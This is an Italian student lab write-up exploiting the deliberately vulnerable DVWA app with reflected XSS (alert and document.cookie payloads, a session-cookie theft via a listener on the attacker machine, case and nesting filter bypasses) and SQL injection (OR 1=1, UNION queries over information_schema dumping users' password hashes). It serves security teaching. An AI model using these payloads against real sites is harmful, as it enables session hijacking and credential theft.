

Esercitazione WEEK 13 D4

Exploit DVWA XSS e SQL injection

Ettore Farris – 05/02/2024

Descrizione sintetica

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità: -XSS reflected-SQL Injection (non blind)

Consegna:

XSS

- Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc;
- Cookie (recupero il cookie), webserver ecc;


SQL

- Controllo di injection
- Esempi
- Union Screenshot/spiegazione in un report di PDF

Attacco XSS Reflected

- XSS reflected


Effettuiamo il login sulla DVWA e selezioniamo la sezione XSS Reflected.



- Corsivo + colore blu

Per verificare la vulnerabilità, inseriamo del codice HTML nel form. Iniziamo con un tag `<h1>` con dello css che lo renda blu e corsivo.

`<h1 style="color:blue; font-style:italic;"> Ettore </h1>`




Possiamo quindi affermare che l'input non è sanitizzato e non filtra l'HTML.

- Alert


Dato che l'input accetta codice HTML, possiamo inserire del codice Javascript mediante il tag `<script>`. Iniziamo da un `alert()` che visualizza del semplice testo:

```
<script>alert('Ettore ti ha hackerato!')</script>
```



Possiamo a questo punto visualizzare il cookie di sessione passando `document.cookie` come argomento della funzione `alert()`.

```
<script>alert(document.cookie)</script>
```



- Server e cookie stealing

A questo punto, dato che la web app è vulnerabile un attacco XSS, possiamo performare un furto di cookie di sessione per impersonare gli utenti e fare accesso senza credenziali.

Creiamo innanzitutto un semplice server in listening sulla porta 1234 su Kali



```
(kali㉿kali) - [~]  
$ python3 -m http.server 1234 -b 192.168.50.100  
Serving HTTP on 192.168.50.100 port 1234 (http://192.168.50.100:1234/) ...  
█
```

Inseriamo il seguente script nell'input


```
<script>  
    document.write('')  
</script>
```

Questo codice inserisce un'immagine sulla pagina tramite la funziona `document.write()`. Il tag `` accetta come attributo `"src"`, ovvero la sorgente dell'immagine, che potrebbe essere interna o esterna. Basta fornire un link o un percorso di una risorsa e questo tenterà di raggiungere la sorgente accedendovi. Inseriamo quindi il link della macchina attaccante, specificando il numero di porta sulla quale effettuare la connessione. Non potendo sapere a priori che si tratti di un'immagine legittima, il codice effettuerà una connessione con la macchina in listening. A questo punto, possiamo passare altre informazioni, come i cookie.


Inserendo il codice nel form o direttamente nel parametro "name=" della URL, notiamo che la pagina tenta di caricare un'immagine, ma è vuota.



Nel frattempo, il server in listening ha ricevuto come previsto il cookie di sessione, in questo caso `0c8412171ffa50524cc8a6bb111d47b4`




Aprendo una sessione in incognito e sostituendo il cookie di sessione nella sezione *storage* dell'*inspector*, effettueremo il login senza bisogno di credenziali.




- XSS con sicurezza Livello Medium

Nella sezione security settiamo il livello di sicurezza su medium.



Inseriamo un semplice script *html* come `<script>alert('Ciao')</script>`

Dalla risposta, notiamo da subito che l'input filtra il tag `<script>` e accetta tutto il resto.



Dal codice sorgente risulta infatti che ogni qualvolta l'input presenta una la sequenza di caratteri `'<script>'` questa viene sostituita con una stringa vuota.

```

<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

    $isempty = true;

} else {

    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';


}

?>

```

Il filtro tuttavia non è *case sensitive*. Possiamo quindi bypassare il filtro scrivendo il tag di apertura in maiuscolo.

<SCRIPT>alert('Livello medio')</script>



Un'altro modo per ottenere lo stesso risultato sarebbe costruire lo script nel modo che segue:

```
<scr<script>ipt>alert('Livello medio')</script>
```

Scrivendo `<scr<script>ipt>` il filtro sostituirebbe la sequenza `<script>` con una stringa vuota. Il testo rimanente compone un nuovo tag `<script>` non rilevato dal filtro.

```
<scr<script>ipt> -----> <script>
```


Attacco SQL INJECTION


- Individuazione del punto di iniezione

Nella sezione *SQL Injection* della DVWA troviamo un form che accetta un parametro *id* e restituisce il nome e il cognome dell'utente corrispondente.




I dati che vengono restituiti sono presenti in un database e pertanto il *backend* della *web app* deve interrogarlo con una *query*.

Per testare se l'applicazione è vulnerabile a *SQL Injection*, inseriamo un apice singolo " ' " nel input.



Ciò che verrà restituito sarà l'errore di sintassi seguente:



Questo accade perché la *query* viene “rotta”. Una *query* che potrebbe dare come output il nome e il cognome dell’utente da una certa tabella, fornendo in input il parametro *id* potrebbe essere

```
SELECT first_name, last_name FROM users WHERE user_id = '$id'
```

Se inserissimo un singolo apice in input avremmo tre apici di fila: due che concludono una stringa, e uno che *apre* una stringa, ma non la chiude.

```
SELECT first_name, last_name FROM users WHERE user_id = 'chiusa'aperta
```

- Ottenere tutte le righe della tabella

Per ottenere tutte le righe della tabella che la *query* della webapp interroga, possiamo inserire una clausola che è sempre vera. As esempio, possiamo passare un *id* a caso e dire al programma “trova questo, oppure qualsiasi altro record che *esiste*”. Una condizione sempre vera, sia in informatica che in matematica, si può scrivere con “*1=1*”. Una potenziale *query* potrebbe essere:

```
5454' OR 1=1 #
```

In cui

- 5454 è un numero a caso;
- l’apice dopo 5454 chiude la stringa nella *query* del *backend*;

- *OR 1=1* è l'operatore logico che verifica la condizione "restituisce il nome e il cognome per l'id 5454 oppure per ogni utente che è "vero", quindi per il quale è valida l'uguaglianza *1=1*";
- *#* il cancelletto finale è un commento *sql*. Commenterà qualsiasi cosa venga dopo la *query*, di fatto ignorandola.

SELECT first_name, last_name FROM users

WHERE user_id = '5454' OR 1=1 # <altre clausole o apici che saranno ignorati>

Vulnerability: SQL Injection

User ID:

ID: 5454' OR 1=1 #
First name: admin
Surname: admin

ID: 5454' OR 1=1 #
First name: Gordon
Surname: Brown

ID: 5454' OR 1=1 #
First name: Hack
Surname: Me

ID: 5454' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: 5454' OR 1=1 #
First name: Bob
Surname: Smith

Abbiamo scoperto che nella tabella ci sono 5 righe, e quindi 5 utenti.

- **Trovare password degli utenti con la *Union-based injection***

A questo punto possiamo scoprire più informazioni usando una query *UNION*, che ci consente di unire la query impostata dal programmatore nell'input della *web app* con una di nostro piacimento. Ad esempio, utilizzando le funzioni *mysql* possiamo scoprire più informazioni sul database.



Possiamo ad esempio chiedere ad esempio il nome del nostro database e mostrare tutte le tabelle presenti in esso. Un attacco UNION consente quindi di accedere ad eventuali altre tabelle presenti nel database. La condizione da rispettare è che le due *query* singole unite dalla *union* devono avere lo stesso numero di colonne.

- *Identificazione del numero di colonne*

Per prima cosa si identifica il numero di colonne presenti nella tabella corrente. Ci sono due tecniche per fare ciò:

- Usando *order by [numero colonna]*. Con ciò si ordina no i risultati per colonna. Se viene inserito un numero di colonne eccedente, verrà restituito un errore.
- Usando *UNION NULL, NULL, [...]*, dopo la query UNION. Si mettono tanti *NULL* fino ad azzeccare il numero di colonne. Se le colonne tra la prima *query* e quella dopo la *UNION* non matchano, verrà restituito un errore. *NULL* è un valore vuoto, ma tuttavia serve per far occupare un posto nella query.

Usando *order by*, scopriamo che il database ha due colonne, dato che con *order by 3* viene restituito un errore.



- **Ottenere il nome del database e tutte le tabelle dello schema**

Questi dati lo si ottiene con la query

```
'UNION SELECT database(), table_name FROM information_schema.tables --
```

Notare che la *SELECT* dopo la *UNION* ha due colonne per rispettare il requisito.

```
ID: 'UNION SELECT database(), table_name FROM information_schema.tables --  
First name: dvwa  
Surname: USER_PRIVILEGES  
  
ID: 'UNION SELECT database(), table_name FROM information_schema.tables --  
First name: dvwa  
Surname: VIEWS  
  
ID: 'UNION SELECT database(), table_name FROM information_schema.tables --  
First name: dvwa  
Surname: guestbook  
  
ID: 'UNION SELECT database(), table_name FROM information_schema.tables --  
First name: dvwa  
Surname: users  
  
ID: 'UNION SELECT database(), table_name FROM information_schema.tables --  
First name: dvwa  
Surname: columns_priv  
  
ID: 'UNION SELECT database(), table_name FROM information_schema.tables --  
First name: dvwa  
Surname: db
```

Scopriamo che il nostro database si chiama *dvwa* e che esiste una tabella di nome *users* che potrebbe contenere delle password.

- **Ottenere le password degli utenti**

Interroghiamo la tabella *users* e vediamo le colonne presenti con la query

```
'UNION SELECT user(), column_name FROM information_schema.columns WHERE  
table_schema = 'dvwa' AND table_name = 'users' #
```

'UNION SELECT first_name, password FROM users #

Vulnerability: SQL Injection

User ID:

Submit

ID: 'UNION SELECT user(), column_name FROM information_schema.columns WHERE table_schema = 'dvwa' AND table_name = 'users' #
First name: root@localhost
Surname: user_id

ID: 'UNION SELECT user(), column_name FROM information_schema.columns WHERE table_schema = 'dvwa' AND table_name = 'users' #
First name: root@localhost
Surname: first_name

ID: 'UNION SELECT user(), column_name FROM information_schema.columns WHERE table_schema = 'dvwa' AND table_name = 'users' #
First name: root@localhost
Surname: last_name

ID: 'UNION SELECT user(), column_name FROM information_schema.columns WHERE table_schema = 'dvwa' AND table_name = 'users' #
First name: root@localhost
Surname: user

ID: 'UNION SELECT user(), column_name FROM information_schema.columns WHERE table_schema = 'dvwa' AND table_name = 'users' #
First name: root@localhost
Surname: password

ID: 'UNION SELECT user(), column_name FROM information_schema.columns WHERE table_schema = 'dvwa' AND table_name = 'users' #
First name: root@localhost
Surname: avatar

E' presente il campo *password*. Otteniamo le credenziali degli utenti con la query

'UNION SELECT user, password FROM users #

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

User ID:

Submit

ID: 'UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

- Test delle credenziali ottenute

Testiamo le credenziali di un utente, ad esempio

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

Risolvendo l'hash della password con un semplice tool online scopriamo che equivale a



Facendo login inserendo username "pablo" e password "letmein" accediamo senza problemi alla DVWA.

